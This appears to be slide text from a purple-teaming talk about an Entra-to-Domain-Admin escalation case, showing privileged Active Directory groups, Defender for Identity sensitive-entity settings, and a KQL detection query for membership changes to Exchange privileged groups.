- Administrators
- Power Users
- Account Operators
- Server Operators
- Print Operators
- Backup Operators
- Replicators
- Network Configuration Operators
- Incoming Forest Trust Builders
- Domain Admins
- Domain Controllers
- Group Policy Creator Owners
- Read-only Domain Controllers
- Enterprise Read-only Domain Controllers
- Schema Admins
- Enterprise Admins
- Microsoft Exchange Servers



Detective Control



Microsoft Defender for Identity

General

Sensors

Activation

Directory services accounts

Manage action accounts

VPN

Adjust alerts thresholds

About

Entity tags

Sensitive

Honeytoken

Exchange server

Actions and exclusions

Global excluded entities

Exclusions by detection rule

Notifications

Health issues notifications

Syslog notifications

Sensitive accounts are used to identify high-value assets which are used by some detections. The lateral movement path also relies on an entity's sensitivity status. [Learn more](#)

Users Devices **Groups**

Export

9 items

Search

<input type="checkbox"/>	Name ▾	Domain ▾	SAM name ▾
<input type="checkbox"/>	Organization Management		Organization Management
<input type="checkbox"/>	Exchange Windows Permissions		Exchange Windows Permissions
<input type="checkbox"/>	Exchange Windows Permissions		Exchange Windows Permissions
<input type="checkbox"/>	Exchange Windows Permissions		Exchange Windows Permissions
<input type="checkbox"/>	Organization Management		Organization Management1
<input type="checkbox"/>	Organization Management		Organization Management
<input type="checkbox"/>	Exchange Trusted Subsystem		Exchange Trusted Subsystem1
<input type="checkbox"/>	Exchange Trusted Subsystem		Exchange Trusted Subsystem
<input type="checkbox"/>	Exchange Trusted Subsystem		Exchange Trusted Subsystem


Add groups to Sensitive entities yourself



Create a detection for it

```
let GroupsToMonitor = datatable(GroupName:string)
[
"Exchange Trusted Subsystem",
"Exchange Windows Permission",
"Organization Management",
];
IdentityDirectoryEvents
| where TimeGenerated > ago(1h)
| where ActionType == "Group Membership changed"
| extend AdditionalFields = parse_json(AdditionalFields)
| extend FromGroup = AdditionalFields["FROM.GROUP"]
| extend ToGroup = AdditionalFields["TO.GROUP"]
// Extract target user or device name
| extend TargetObject = iff( isnull(AdditionalFields["TARGET_OBJECT.USER"]), AdditionalFields["TARGET_OBJECT.GROUP"], AdditionalFields["TARGET_OBJECT.USER"])
// Special case group managed service accounts and devices
| extend TargetObject = iff( isnull(TargetObject), AdditionalFields["TARGET_OBJECT.DEVICE"], TargetObject)
| where ToGroup in (GroupsToMonitor)
| order by TimeGenerated
```

Flag captured



Key takeaways

The power of Purple Teaming

1 built-in informational alert

VS

14 custom detection
opportunities

9 preventive control improvements

→ Importance of **detection engineering and Purple Teaming**

about

domain
Enterprise ATT&CK v17



Main ATT&CK matrix table with columns: Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, Impact. Rows include techniques like T1199, T1200, T1201, etc.

Weak preventive controls

Weak preventive controls

- Easy exploitation
- Hard to detect out-of-the-box

From a cloud-only Entra account to Domain Admin - A real-life war story

Purple Teaming with Microsoft Security tools

